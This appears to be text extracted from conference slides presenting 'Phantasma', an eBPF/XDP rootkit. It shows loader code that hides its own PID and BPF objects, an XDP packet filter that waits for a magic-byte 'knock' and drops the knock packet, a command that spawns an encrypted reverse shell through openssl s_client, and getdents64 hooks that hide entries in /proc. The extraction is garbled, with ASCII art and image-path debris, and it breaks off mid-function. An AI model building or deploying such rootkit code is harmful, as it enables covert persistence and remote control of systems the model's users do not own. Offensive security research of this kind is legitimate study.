

Weaponizing eBPF and XDP with covert triggered reverse shells

- **Yll Berisha** ·
- 0xBabar0ka ·
- yllberisha.netlify.app

```

D=D+H.call(w,childNodes),w.childNodes),D[w.childNodes.length].nodeType,

```



INTRODUCTION

++
+++
++
++
++
++
++
+++++++ ++
+++++++ +++
+++++++X+++++++ +++++
+++++ +++++
++ =+ +++++
++ +++++- +++++
++ +++=≠∞ +≠÷÷÷÷X++X∞+++++++
+++ ∞+ +++++
++++ √ + +++++
++++X + -+++++ +++++ + ≠+++
+++++++-√ ∞Π +++ ∞√+ ++X
++ +++++ ∞∞∞∞ ++ X√+ +++
++ Π +++++≈ Π∞∞ +++ ≠÷+ ++
++ ∞ ++++++ ++ + ++
++≈ ∞∞ ++++++++ +++ -++
++ Π∞Π ++++++++ ++ + ++
++ ∞∞Π ++++++++X=X= -- ++
+++ Π∞∞Π ++≈ ≈ +++ +++
+++++ +++++ ÷ + ≠X +++
+++++++ +++++ ∞+ ++
++ -+++ =+++++ ++++

.....
: .---. .---. :
: / .. _ | :
: . / \ .| | :
: | | ' || | :
: ' \ / ' | | :
: \ ' / | | :
: '---' '---' :
.....

The eBPF evolution

.....
: .---. .---. :
: / .. \ / ,. \ :
: . / \ .' ' | | :
: | | ' | | . / :
: ' \ / ' ' /_ | :
: \ ' / | | | :
: '---' '---' :
.....

THE ATTACK SURFACE???

.....
: .---. .---. :
: / .. \ / -. \ :
: . / \ .' ' ' | :
: | | ' | | _ < :
: ' \ / ' .- | | :
: \ ' / \ ' / :
: '---' '---' :
.....


Introducing Phantasma

Phantasma





Phantasma Architecture





1. Loader

Loader

// Main file for loading the eBPF modules



```
// Phase 1: Self-PID Hiding
struct pidhide_bpf *pid_skel = pidhide_bpf__open();
int self_pid = getpid();
snprintf(pid_skel->rodata->pid_to_hide, sizeof(...), "%d", self_pid);
pidhide_bpf__load(pid_skel);
pidhide_bpf__attach(pid_skel);

// Phase 2: Anti-bpftool Hooks
struct bpfhider_bpf *hider = bpfhider_bpf__open_and_load();
bpfhider_bpf__attach(hider);

// Phase 3: Stealth Network Listener (XDP)
struct bpf_object *xdp_obj = bpf_object__open_file("magic_knock.bpf.o", NULL);
bpf_object__load(xdp_obj);
struct bpf_link *xdp_link = bpf_program__attach_xdp(xdp_prog, ifindex);
```

Loader

```
// Mask all generated components from systemic view
hide_our_bpf_objects(hider, pid_skel, xdp_obj, xdp_link);

// Active Event Monitoring Loop
while (running && !exiting) {
    ring_buffer__poll(rb, 50); // Handle PID hider logs

    // Scan for network knock matches inside XDP maps
    while (bpf_map_get_next_key(knock_map_fd, &key, &key) == 0) {
        if (bpf_map_lookup_elem(knock_map_fd, &key, &val) == 0 && val.activated == 0) {

            // Hand off execution to standalone kernel module
            load_peekabo_module();

            // Spawn an encrypted interactive command execution link
            system("openssl s_client -quiet -connect ... &");
            val.activated = 1;
            bpf_map_update_elem(knock_map_fd, &key, &val, BPF_ANY);
        }
    }
}
```

2. magic_knock

Magic_knock.c



// The 8-byte secret "knock" sequence expected in the payload

```
#define ETH_P_IP      0x0800 // Internet Protocol Packet
#define IPPROTO_TCP   6      // Transmission Control Protocol

// The 8-byte secret "knock" sequence expected in the payload
static const __u8 MAGIC_BYTES[8] = {
    0x7b, 0xd0, 0xcb, 0x92, 0x31, 0x4c, 0x0b, 0xb1
};
```

Magic_knock.c



Core Validation & Drop Logic

State Management & Memory Safety

```
// Left Panel: Packet Processing Logic
// Check for magic bytes in TCP payload
void *payload = (void *)(tcp + 1);
if ((void *)(payload + 8) > data_end)
    return XDP_PASS;

__u8 *p = (__u8 *)payload;
if (p[0] != MAGIC_BYTES[0] || p[1] != MAGIC_BYTES[1] || /* ...
abbreviated ... */)
    return XDP_PASS;

// Magic knock detected -> record it
__u32 src_ip = ip->saddr;
bpf_map_update_elem(&knock_map, &src_ip, &entry, BPF_ANY);


// Drop the knock packet (stealth)
return XDP_DROP;
```

```
// Right Panel: Data Structures and Maps
struct knock_entry {
    __u64 timestamp;
    __u8 activated;           // 0 = pending, 1 = authenticated/used
    __u8 stage;              // 0 = initial, 1 = challenge sent
    __u8 challenge[8];
    __u8 _pad[6];           // Explicit padding for 32-byte alignment
};

struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(max_entries, 64);
    __uint(key_size, sizeof(__u32)); // IPv4 Address
    __uint(value_size, sizeof(struct knock_entry));
} knock_map SEC(".maps");
```



{ Incoming Packets }



How magic bytes work?

3. pid_hide

pid_hide.c

// Intercepting & Scanning /proc

DEFCON 

```
SEC("tp/syscalls/sys_enter_getdents64")
int handle_getdents_enter(struct trace_event_raw_sys_enter *ctx) {
    size_t pid_tgid = bpf_get_current_pid_tgid();
    struct linux_dirent64 *dirp = (struct linux_dirent64 *)ctx->args[1];

    // Save buffer address for the exit hook
    bpf_map_update_elem(&map_buffs, &pid_tgid, &dirp, BPF_ANY);
    return 0;
}

// Inside sys_exit_getdents64 loop:
char filename[MAX_FILENAME] = {0};
bpf_probe_read_user_str(filename, sizeof(filename), dirp->d_name);

if (matched) {
    bpf_tail_call(ctx, &map_prog_array, 2); // Trigger Patching
    return 0;
}
```

```
.+sd$$.
.+d$$$$$$.
.sd$$$$$P^*^
.s$$$$$P*
.s$$$$$P
.s$$$$$; db..+
.s$$$$$' T$P*
.s$$$$$P
.s$$$$$b
:$$$$$.
$$$$$P^*' :$$b.
:$$$$$P' T$$$$bs.
$$$$$P `*T$$$$$
:$$$$$b `*T$
:$$$$$b.
$$$$$b.
$$$$$bs.
$$$$$bs.
:$$$$$P*"T$$$$bs,
:$$$$$P TP^*T$
$$$$$b
:$$$$$b.
$$$b T$b+
:$P' `"
```

pid_hide.c



```
SEC("tp/unused")
int handle_getdents_patch(struct trace_event_raw_sys_exit *ctx) {
    struct linux_dirent64 *dirp = (struct linux_dirent64 *)buff_addr;
    struct linux_dirent64 *target = (struct linux_dirent64 *)(buff_addr + prev_reclen);


